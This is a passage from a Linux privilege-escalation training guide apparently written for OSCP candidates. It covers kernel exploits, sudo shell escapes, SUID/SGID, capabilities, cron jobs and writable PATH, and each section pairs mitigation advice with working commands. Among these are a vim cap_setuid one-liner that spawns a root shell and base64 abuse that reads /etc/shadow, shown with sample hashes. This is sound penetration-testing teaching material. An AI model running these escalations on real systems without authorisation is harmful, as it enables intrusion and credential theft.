Author:

Ali Akber

Introduction **4**
About me 4
About Hacklido 4
Prerequisite for this Course 4

Unit 0: Getting Started **5**
What does “privilege escalation” mean? 5
Why is it important? 5
Two Types of Privilege Escalation. 5
Possible Common Attack Vectors 6
Our Strategy 6

Unit 1: Linux Privileges Escalation Attack Vectors/Techniques **7**
1. Privilege Escalation: Kernel Exploits 7
Theory 7
Practical 8
Automated Tool & External Resources 9
2. Privilege Escalation: Sudo (Shell Escape Sequence) 10
Theory 10
Practical 11
Automated Tool & External Resources 12
More/Extra Info 12
3. Privilege Escalation: SUID & SGID (Executables - Known Exploits) 13
Theory 13
Practical 14
Automated Tool & External Resources 14
4. Privilege Escalation: Capabilities 15
Theory 15
Practical 16
Automated Tool & External Resources 17
More/Extra Info 17
5. Privilege Escalation: Cron Jobs (Cronjob’s Script Deleted or Script Permission Broken) 18
Theory 18
Practical 19
Automated Tool & External Resources 20
More/Extra Info 20
6. Privilege Escalation: PATH (Writable PATH/Permission Broken) 21
Theory 21
Practical 22
Automated Tool & External Resources 23
7. Privilege Escalation: NFS (Root Squashing) 24
Theory 24

Practical 25
Automated Tool & External Resources 26
Mitigation 26
8. Privilege Escalation: Sudo (Environment Variable) 27
Theory 27
Practical 28
Automated Tool & External Resources 29
9. Privilege Escalation: Cron Jobs (Wildcards Injection) 29
Theory 29
Practical 30
Automated Tool & External Resources 31
10. Privilege Escalation: Cron Jobs (Scripts full/absolute Path Not Defined) 31
Theory 31
Practical 32
11. Privilege Escalation: Sudo (Vulnerable SUDO Version) 34
Theory 34
Practical 34
Automated Tool & External Resources 35
Mitigation 35
12. Privilege Escalation: Library hijacking (Python) via Higher Priority Python Library Path with Broken Privileges. 35

Theory 35
Practical 36
13. Privilege Escalation: Local User Accounts Brute-Forcing 38
Theory 38
Practical 38
14. Privilege Escalation: Binaries & Services 40
Theory 40
Practical 40
15. Privilege Escalation: SUID & SGID (Executables - Shared Object Injection 42
Theory 42
Practical 42
16. Privilege Escalation: Weak File’s Permission (Shadow File) 44
Theory 44
Practical 44
17. Privilege Escalation: Weak File’s Permission (SSH Keys) 46
Theory 46
18. Privilege Escalation: Stored Passwords (HISTORY Files) 49
Theory 49
19. Privilege Escalation: Stored Passwords (Configuration Files) 50
Theory 50

20. Privilege Escalation: Logging the keylogs 52
Theory 52
21. Privilege Escalation: Containers (lxd/lxc Group) 53
Practical 54

Conclusion & Resources **56**

Introduction

In this Book or Guide we're going to cover all the Privilege escalation techniques for Linux/Unix & MacOS. This book/guide is specially designed for people who are preparing for OSCP & other Professional Cybersecurity Certification but other Professionals under Cyber Security Scope can also benefit from this.

About me

My name is Ali Akber aka LE0_Hak | Red Teamer & VA/PT & have 1.5-year Experience of working as a Penetration Tester for Multiple Banking Sectors. Also have Professional Certs such as CCNA, PNPT, CC (ISC2), LPIC & OSCP (Soon).

About Hacklido

Hacklido is the best & free Platform for writers like me to create content/blogs. This book/guide is made possible by Hacklido as they guided & supported me throughout this journey. Kudos to Hacklido & all their Hard-working Team.

Prerequisite for this Course

- Basic Linux OS & Linux Command Line (CLI) Knowledge is needed.
- 1 Linux (Attacker) Machine & 1 Linux/MacOS (Target) Machine.

Note: Must Recommend to create a virtual machine or cloud instance anything that's feasible so you can follow me up throughout this guide.

Unit 0: Getting Started

So first understand Privilege escalation & other concepts before diving into techniques & tools. **Privilege escalation is a journey. There are no silver bullets**, and much depends on the specific configuration of the target system. The kernel version, installed applications, supported programming languages, and other users' passwords are a few key elements that will affect your road to the root shell.

What does "privilege escalation" mean?

Privilege Escalation usually involves going from a lower permission account to a higher permission one.


Why is it important?

It's rare when performing a real-world penetration test to be able to gain a foothold (initial access) that gives you direct administrative access. Privilege escalation is crucial because it lets you gain system administrator levels of access.


Two Types of Privilege Escalation.

- **Horizontal privilege escalation:** This is where you expand your reach over the compromised system by taking over a different user ***who is on the same privilege level as you.***
- **Vertical privilege escalation:** This is where you expand your reach over the compromised system by taking over a different user ***who is on the higher privilege level as compared to you.***

Privilege Tree:



Possible Common Attack Vectors



Our Strategy

Format/Steps I'll follow for Covering Each Priv Esc Technique

1. Theory about those techniques & Command/Resource Cheat sheet
2. Practical/Hands-on on a Linux (Target) Machine.
3. Automated Tools & External Resources (if any. This part is **Optional**)
4. More/Extra Info (if any. This part is **Optional**)
5. Mitigation

Note: Recommended to must understand the techniques in a manual way so you don't always rely on Automated tools as these automated tools are great (saves a lot of time) but remember their results are not 100% Correct & can trigger false alarms.

Unit 1: Linux Privileges Escalation Attack Vectors/Techniques

1. Privilege Escalation: Kernel Exploits

Theory

The kernel on Linux systems manages the communication between components such as the memory (RAM, ROM), I/O, CPU on the system and applications. **This critical function requires the kernel to have specific privileges; thus, a successful exploit will potentially lead to root privileges.**

The **Kernel exploit methodology** is simple;

1. Identify the current kernel version.

```
cat /etc/issue
cat /etc/*-release
 cat /etc/lsb-release     # Debian based
 cat /etc/redhat-release   # Redhat base
cat /proc/version
uname -a
uname -r
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

2. Search an exploit for the kernel version & run to get ROOT Access

```
# Place from where you can find Linux Kernel Exploits
```

- https://github.com/bwbwbwbw/linux-exploit-binaries
- https://github.com/Kabot/Unix-Privilege-Escalation-Exploits-Pack
- https://github.com/lucyoa/kernel-exploits
- https://gitlab.com/exploit-database/exploitdb-bin-sploits
- https://github.com/SecWiki/linux-kernel-exploits
- https://www.exploit-db.com/
- searchsploit <linux kernel>

Note: Although it sounds simple, remember that a failed kernel exploit can lead to a system crash or unstable. Make sure this potential outcome is acceptable within the scope of your penetration testing engagement or even if it's acceptable use this when no other attack vector is feasible.


Practical

First, we need to find the current kernel version of the target system so we can check if it has any vulnerabilities.

```
karen@wade7363:/$ uname -a
Linux wade7363 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```


uname -a: Will print system information & kernel used by the system. Format -> Kernel name, Hostname, kernel release | kernel version (3.16.0,5.16.0 etc.) Machine (Architecture), NIS.

Now we've kernel version **(3.13.0)**. Now let's go on **Exploit-DB.**



It has some local Priv Esc Vulnerabilities. Check the second one **(CVE-2015–1328).**

Download the exploit & it's a C code. Compile the code using GCC.



We got the Root access to the system after successfully exploiting the vulnerable kernel.

Automated Tool & External Resources

```
# Automated Tools

https://github.com/The-Z-Labs/linux-exploit-suggester # Auto checks & suggest the exploit

https://github.com/jondonas/linux-exploit-suggester-2 # Auto vuln Checker & Exploit suggest

https://github.com/sleventyeleven/linuxprivchecker # only checks exploits for kernel 2.x

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS # Check kernel vulnerability & suggest exploits.
```

Mitigation

1.Basic & Easy way to secure the Linux kernel is to just update/patch it to the latest version.

```
# For Debian System

apt update && upgrade

apt full-upgrade
```

```
# For RHEL System

dnf upgrade

# Has all the patches & records of Linux kernel's CVE of all Linux distributions.

https://linuxsecurity.com/advisories
```

2. Use Security Auditing tools to automatically detect any Linux kernel vulnerabilities. **"Lynis"** is one of the best tools used for auditing Linux, Unix & MacOS. It not only detects but also fixes the vulnerabilities automatically.

```
https://github.com/CISOfy/lynis
```

2. Privilege Escalation: Sudo (Shell Escape Sequence)

Theory

The Sudo command, by default**, allows you to run a program with root privileges or other user's privileges.** Under some conditions, system administrators may need to give regular users some flexibility on their privileges.

For example, a junior SOC analyst may need to use Nmap regularly but would not be cleared for full root access. In this situation, the system administrator can allow this user to only run Nmap with root privileges while keeping its regular privilege level throughout the rest of the system.

The **Sudo (shell escape sequence) methodology** is simple;

Note: For this technique current user Must be allowed to run sudo or some binary with sudo

1. If we are restricted to running certain programs via sudo it is sometimes possible to escape the program and spawn a shell.

2. Enumerating what sequences are vulnerable or set.

```
sudo -l # The target system may be configured to allow users to run some (or all) commands with root or other users' privileges. This command can be used to list all commands your user can run using sudo.
```

3. Search for that sequence (binary) exploit to spawn shells.


https://gtfobins.github.io/

list of Unix binaries that can be used to shell escape sequence, bypass local security restrictions in misconfigured systems. Helps in break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells.


Note: If no known shell escape sequences exist (in gtfobins or anywhere) for a program, we can abuse it to read files we wouldn't otherwise be able to read. When the program runs into an error it will print the first line it doesn't understand. We can read /etc/shadow or /etc/passwd with the "*sudo <program> -f /etc/shadow*" command in this way.

Practical

Check the privileges level of the current user in the target system.



Here, in this case, our current user can run 3 binaries/programs with any user privileges & also without entering his password.



I ran a system call **exec to spawn a shell** that can be used in the find program as an optional parameter. Here since find is running as ROOT privileges so whatever we run on it will get executed as ROOT privileges.

Automated Tool & External Resources

https://github.com/TH3xACE/SUDO_KILLER

```
# Designed to assist in detecting security vulnerability for SUDO. The tool helps to identify misconfiguration within sudo rules, vulnerability within the version of sudo being used (CVEs and vulns) and the use of dangerous binary.

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS
```

More/Extra Info

DOAS: There are some alternatives to the sudo binary such as doas for OpenBSD, remember to check its configuration at /etc/doas.conf. (in some scenario you may have this in target system instead of sudo)

```
permit nopass demo as root cmd vim

# rule in doas. Rule same as sudo

# here it allow user to run vim command with root privileges without current user password
```

Mitigation

1.These types of vulnerabilities are not very easy to mitigate as many binaries that're used to run have built-In commands (option/switches) that allow us to run OS commands or other file reads etc. So only apply these rules to binary that you trust & make sure that binary don't have built-in commands to run OS or other external calls.

2.Use automated tools to detect Sudo rules that're vulnerable to any such attack.

```
https://github.com/TH3xACE/SUDO_KILLER

# This tool is mostly use by RED TEAM to exploit Sudo rules but

# BLUE TEAM can also use this to detect & mitigate bad rules.
```

3. Privilege Escalation: SUID & SGID (Executables - Known Exploits)

Theory

SUID or Set Owner User ID is a permission bit flag that applies to executables. SUID **allows an alternate user to run an executable with the same permissions as the owner of the file** instead of the permissions of the alternate user.

For example, there's a security team & one of the team members JOHN wanted to share this program with his members but the problem is he doesn't want to share his account password or add all his team members to Sudo entry so they can run it with JOHN privileges what he'll do is set a SUID bit on his program so whenever his team member will run his program, it'll get executed with JOHN privileges only for that particular program.

SGID is also the same concept but it's applied on the whole group rather than individual users so it is executed with the privileges of group.

The **SUID & SGID methodology** is simple;

1. Identify the program that has a SUID or SGID bit set.

```
find / -perm -1000 -type d 2>/dev/null   # Sticky bit - Only the owner of the directory or the owner of a file can delete or rename here.

find / -perm -g=s -type f 2>/dev/null    # SGID (chmod 2000) - run as the group, not the user who started it.

find / -perm -u=s -type f 2>/dev/null    # SUID (chmod 4000) - run as the owner, not the user who started it.



find / -perm -g=s -o -perm -u=s -type f 2>/dev/null    # SGID or SUID < full search

for i in `locate -r "bin$"`; do find $i \( -perm -4000 -o -perm -2000 \) -type f 2>/dev/null; done    # Looks in 'common' places: /bin, /sbin < quicker

# find starting at root (/), SGID or SUID, not Symbolic links, only 3 folders deep, list with more detail and hide any errors (e.g. permission denied)

find / -perm -g=s -o -perm -4000 ! -type l -maxdepth 3 -exec ls -ld {} \; 2>/dev/null
```

2. Search & find an exploit for that binary/program of the target system.

```
gtfobins.github.io
```

3. Run the exploit to gain user privileges.

Note: Remember SUID & GUID are not vulnerable but the binary/program on which they are set on are vulnerable/misconfigured..

Practical

Let's first find the SUID bit set programs that are under ROOT.

```
./usr/bin/base64
```

You'll normally get a lot of SUID bit set programs like at, su, passwd, and mount, etc but they are less prone to any vulnerabilities. Here I found the base64 program which is used to convert the data into base64 or decode it into ASCII/UTF-8.

So, what I can do here is read any file from the system with root privileges as this program is root SUID bit set.

```
karen@ip-10-10-200-27:/tmp$ file=/etc/shadow
karen@ip-10-10-200-27:/tmp$ base64 $file | base64 -d
```

Just create a local environment variable & assign any file you want to read. Run the base64 program & pass the parameter of the name as our local environment variable name.

It'll encode it with base64, and pass that output using PIPE to the base64 decoder & as a result of that, we can read the content of any file since it has ROOT privileges.

```
gerryconway:$6$vgzgxM3ybTlB.wkV$48YDY7qQnp4purOJ19mxfMOwKt.H2LaWKPu0zKlWKaUMG1N7weVzqobp65RxlMIZ/NirxeZdOJMEOp3
user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb
lxd:!:18796::::::
karen:$6$VjcrKz/6S8rhV4I7$yboTb0MExqpMXW0hjEJgqLWs/jGPJA7N/fEoPMuYLY1w16FwL7ECCbQWJqYLGpy.Zscna9GILCSaNLJdBP1p8
```

We got the user hashes on the system and we can now crack those to access other accounts.

Automated Tool & External Resources

https://github.com/AlessandroZ/BeRoot

https://github.com/diego-treitos/linux-smart-enumeration

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

gtfobins.github.io

Mitigation

1.Again SUID & SGID programs are not vulnerable (to present date) it's the binary/program on which they're set have misconfiguration or loophole so to fix don't apply SUID or SGID on any third party & old program/binary.

2.Use automated tools to enumerate & check if any suid or sgid program/binary has any loophole.

```
https://github.com/Anon-Exploiter/SUID3NUM

 # Enumerate SUID/SGID binaries, separate default binaries from custom binaries, cross-match those with bins in GTFO Bin's repository & return payload to run to exploit the binary.
```

4. Privilege Escalation: Capabilities

Theory

Another method system administrators can use to increase the privilege level of a process or binary is **"Capabilities" Capabilities help manage privileges at a more granular level** (low-level/Micro-level) thus increasing the security.

Capabilities in a Nutshell: *Before capabilities, we only had the binary system of privileged and non-privileged processes; either your process could do everything — make admin-level kernel calls — or it was restricted to the subset of a standard user. Certain executables, which needed to be run by standard users but also make privileged kernel calls, would have the suid bit set, effectively granting them privileged access.*

The idea is simple: Instead of giving processes full privileges of making any kernel calls we split them & assign processes only to the subset (necessary kernel calls they needed).

*For example **ping**, it can be given only the single **CAP_NET_RAW** capability as ping doesn't actually need any capabilities instead of setting SUID bit which not only gives it CAP_NET_RAW privileges but also allows making other kernel level calls.*

Want to learn more about this topic? Check these HERE & HERE.

Yes, **they're better compared to SUID, SUDO But that doesn't mean that they are unexploitable**, if configured badly then the malicious attacker can easily exploit them.

The **Capabilities** methodology is simple;

1. getcap (**getcap -r / 2>/dev/null**) to view all capabilities after that check for

2. Check for any potential vulnerable capabilities such as getsid etc at gtfobins & exploit to get escalated.

Practical

We can use the **"getcap"** tool to list enabled capabilities on binaries.

```
$ getcap -r / 2>/dev/null
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/home/karen/vim = cap_setuid+ep
/home/ubuntu/view = cap_setuid+ep
```

We've a lot of binaries with capabilities but let's exploit the **CAP_SETUID.**

So, what this capability does is **allow us to manipulate the UID (user ID)**. we can forge the User ID to any ID & then run any program (0 = root or any user).

```
CAP_SETUID
        * Make arbitrary manipulations of process UIDs (setuid(2),
          setreuid(2), setresuid(2), setfsuid(2));
        * forge UID when passing socket credentials via UNIX
          domain sockets;
        * write a user ID mapping in a user namespace (see
          user_namespaces(7)).
```

This **capability is the same as SUID's** but keep in mind that neither vim nor view has the SUID bit set. This privilege escalation vector is therefore not discoverable when enumerating for binaries with SUID bit.

```
$ ls -l /home/karen/vim
-rwxr-xr-x 1 root root 2906824 Jun 18  2021 /home/karen/vim
```

No SUID “s” bit set but it’ll work the same as SUID because of capability (CAP_SETUID).

```
./vim -c ':py3 import os; os.setuid(0); os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

Here just forge your UID to ROOT (0) & spawn a bash shell with Root privileges.

```
# id
uid=0(root) gid=1001(karen) groups=1001(karen)
# whoami
root
```

Automated Tool & External Resources

```
gtfobins.github.io

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

https://github.com/rebootuser/LinEnum
```

More/Extra Info

```
# Having the capability =ep means the binary has all the capabilities.

$ getcap openssl /usr/bin/openssl

openssl=ep
```

Mitigation

1.Capabilities are also hard to avoid as systems rely on them but what we can do to mitigate is to not apply capabilities on binary/programs that’re prone to vulnerability & has no support (no more update) available.

2.Avoid using CAP_SETUID (same as normal SUID) & CAP_SETGID (same as normal SGID), CAP_CHOWN (allow user to manipulate file's UID & GID) & most important ep (ep means the binary has all the capabilities) as they're the main reason of priv esc.

5. Privilege Escalation: Cron Jobs (Cronjob's Script Deleted or Script Permission Broken)

Theory

Cron (daemon/service) uses a scheduled binary/script to **execute automatically at specific time or action** (same as task scheduler in windows). By default, they run with the privilege of their owners. (Means who set up that particular job). Cron job configurations are stored as **crontabs** (Cron tables) to see what time and date the task will run. Each user on the system has their crontab file and can run specific tasks whether they are logged in or not.

```
# Example of job definition:
# .---------------- minute (0 - 59)
# |  .------------- hour (0 - 23)
# |  |  .---------- day of month (1 - 31)
# |  |  |  .------- month (1 - 12) OR jan,feb,mar,apr ...
# |  |  |  |  .---- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# |  |  |  |  |
# *  *  *  *  * user-name command to be executed
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
```

Format of Crontabs

The **Cron Jobs methodology** is simple;

1. Identify the active running job & Check if there's a scheduled task that runs with root privileges or any other user.

```
# Directories where cron jobs are usually set
crontab -l
ls -alh /var/spool/cron or /var/spool/cron/crontabs/
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
ls -al /var/cron.log - check timestamps
```

```
# Check permissions on cron binaries, overwrite possible?
# Check for frequent CRONS running in bg
# You can monitor the processes to search for processes that are being executed every 1,2 or 5 minutes. Maybe you can take advantage of it and escalate privileges.
# For example, to monitor every 0.1s during 1 minute, sort by less executed commands and deleting the commands that have beeing executed all the time, you can do:
for i in $(seq 1 610); do ps -e --format cmd >> /tmp/monprocs.tmp; sleep 0.1; done; sort /tmp/monprocs.tmp | uniq -c | grep -v "\[" | sed '/^.\{200\}./d' | sort | grep -E -v "\s*[6-9][0-9][0-9]|\s*[0-9][0-9][0-9][0-9]"; rm /tmp/monprocs.tmp;

https://github.com/DominicBreuker/pspy
# Automated tool to monitor hidden cronjobs

SystemD timers
systemctl list-timers -all
# watch for recently executed timers
```

2. Edit the script's content, wait for it to run again & gain those jobs owner privileges.


There are multiple scenarios where we can edit the cronjob's script.

Permission Misconfigured: If the script that is running as cron job has write & even execute perm then we can manipulate the content of script with our payload. Can write a reverse shell or execute any command/script.

Deleted Script/Job Still automated: If the script is deleted from system but its cron job is still working then we can create that script same as cron job script's name & can write whatever we want in that script & trigger it once again.

Practical


Any user can read the file keeping system-wide cron jobs under **/etc/crontab** so check it.



Let's enumerate these automated scripts. **(As many times sysadmin delete the script but that script's cron job remains active)**

```
karen@ip-10-10-70-170:~$ find / -type f -name 'antivirus.sh' 2>/dev/null
karen@ip-10-10-70-170:~$
```

This Scripts is deleted from the system which was automated at some point but its cron job is still running every minute so, what we can do is create a file named same as our deleted script file's name & it'll cause the cron job to execute our newly created file with ROOT privileges.



After a minute, we'll get the reverse shell of the target with ROOT Shell.

Automated Tool & External Resources

https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS

https://github.com/rebootuser/LinEnum

https://github.com/AlessandroZ/BeRoot

More/Extra Info

- Cron jobs run with the security level of the user who owns them
- By default, they are run with the /bin/sh shell
- User crontabs are located in /var/spool/cron/ or /var/spool/cron/crontabs/
- System crontabs are run from /etc/crontab

Mitigation

1.Easy way to mitigate this attack is to monitor all the cronjob's script that are deleted so attacker can't create a forge script

2.Must check the permission of the scripts that're running in Cron so the attacker can't manipulate the script.

3.Use the monitoring tools to monitor the Cronjob running in the system.

```
https://github.com/healthchecks/healthchecks

https://github.com/scandiwebcom/Cron-Health-Checker
```

6. Privilege Escalation: PATH (Writable PATH/Permission Broken)

Theory

PATH in Linux is an environmental variable that tells the operating system where to search for executables. For any command that is not built into the shell or that is not defined with an absolute path, Linux will start searching in folders defined under PATH.

Note: PATH is the environmental variable we are talking about here, path is the location (/home/use/abc.txt) of a file.

This technique works best if you have answers of these questions

1. What folders are located under $PATH
2. Does your current user have write privileges for any of these folders?
3. Can you modify $PATH?
4. Is there a script/application you can start that will be affected by this vulnerability?

Practical

First, check all the directories on the target system that have write permission.

```
karen@ip-10-10-146-17:/$ find / -writable 2>/dev/null | cut -d "/" -f 2,3 | grep -v proc | sort -u
```

```
home/murdoch
```

We found one which is the home dir of a user & It looks like the perfect place to write.

Check what dir/folder are under path & can we modify path. (Answer of Q 1,2,3). -> Yes, current user (karen) can modify PATH.

```
karen@ip-10-10-72-163:/home/murdoch$ echo $PATH
